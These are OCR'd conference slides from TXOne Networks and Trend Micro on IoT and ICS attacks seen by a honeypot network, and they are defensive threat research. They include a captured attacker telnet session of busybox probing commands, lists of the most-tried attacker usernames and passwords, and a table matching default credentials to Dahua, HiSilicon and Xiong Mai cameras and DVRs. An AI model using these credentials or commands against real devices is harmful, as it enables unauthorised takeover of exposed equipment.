Some things about recent Internet IoT/ICS attacks - a perspective of honeypot

Canaan Kao, Chizuru Toyama, Patrick Kuo and TXOne Threat Research Team

Trend Micro/TXOne Networks

canaan_kao@trendmicro.com

canaan_kao@txone-networks.com

About the speakers

- Canaan Kao
  - DPI/IDS/IPS engineer since 2001.
  - Led the anti-botnet project of MoECC in NTHU (2009-2013).
    - Held “Botnet of Taiwan” (BoT) workshops (2009-2014).
  - Spoke at HitCon2014 CMT and HitCon2015 CMT.
- Chizuru Toyama
  - TXOne Networks security researcher.
  - Data Analyst

TXOne Networks

TREND MICRO and MOXA as One

To accelerate the Industrial world's transition to secure automation and data exchange.

30 years' Security Knowledge
High-Speed DPI Technology
World leader in Threat Research


TREND MICRO™

+


MOXA®
Reliable Networks ▲ Sincere Service


31 years' OT Knowledge
ICS Infrastructure and Protocols
Robust Hardware Manufacturing

IT/OT Convergence



IIoT Applications






Agenda


1. The detection results of IoT-based honeypot system
2. The unknown malware sample harvest
3. The observed distribution of IoT exploits
4. The distance between IT and OT attacks

1. The detection results of IoT-based honeypot system


About honeypot (Can we know the unknown?)



200+ honeypots



txOne networks



The usernames and passwords of attackers can be collected from honeypot traffic

```
........'........"..'.........Username: rootroot

Password: Zte521

welcome
>enable
eshell
sh
nable

>/bin/busybox ECCHI
shell

>sh

>/bin/busybox ECCHI
ECCHI: applet not found

>/bin/busybox ps; /bin/busybox ECCHI
/bin/busybox ps; /bin/busybox ECCHI
1 pts/21   00:00:00 init
ECCHI: applet not found

>/bin/busybox cat /proc/mounts; /bin/busybox ECCHI
/bin/busybox cat /proc/mounts; /bin/busybox ECCHI
tmpfs /run tmpfs rw,nosuid,noexec,relatime,size=1635616k,mode=755 0 0
ECCHI: applet not found

>/bin/busybox echo -e '\x6b\x61\x6d\x69/run' > /run/.nippon; /bin/busybox cat /run/.nippon; /bin/busybox rm /run/.nippon
//bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon; /bin/busybox rm /dev/.nippon
/bin/busybox ECCHI
bin/busybox echo -e '\x6b\x61\x6d\x69/run' > /run/.nippon; /bin/busybox cat /run/.nippon; /bin/busybox rm /run/.nippon
```

Top 20 usernames and passwords used by attackers (2019-01-01 ~ 2019-05-31)

1	username	count
2	root	7,621,286
3	admin	2,908,339
4	default	996,534
5	guest	591,187
6	support	454,815
7	user	276,724
8	telnetadmin	182,078
9	telecomadmin	137,731
10	service	124,178
11	daemon	115,134
12	vstarcam2015	104,513
13	e8telnet	96,642
14	telnet	84,527
15	e8ehome	83,914
16	Alphanetworks	67,065
17	ubnt	56,724
18	adm	56,695
19	tech	52,149
20	bin	52,074
21	supervisor	51,259

1	password	count
2	admin	953,133
3	default	558,580
4	xc3511	478,058
5	vizxv	477,903
6	12345	473,353
7	support	423,708
8	password	414,366
9	123456	382,821
10	root	310,151
11	888888	298,409
12	1234	273,559
13	54321	263,052
14	1111	245,824
15	user	240,306
16	pass	221,926
17	anko	218,271
18	S2fGqNFs	210,082
19	OxhlwSG8	200,476
20	taZz@23495859	194,413
21	xmhdipc	189,864

The top N usernames and passwords can be used to indicate the victims of current attacks.

Username/Password Pair	Mapped Devices
root/xc3511	Xiong Mai Technology IP cam, DVR, NVR from China
root/vizxv	Dahua IP Camera
root/888888	Dahua DVR
default/S2fGqNFs	HiSilicon IP Camera
default/OxhlwSG8	HiSilicon IP Camera
root/taZz@23495859	Unknown devices

Sometimes, we can get traffic for printers

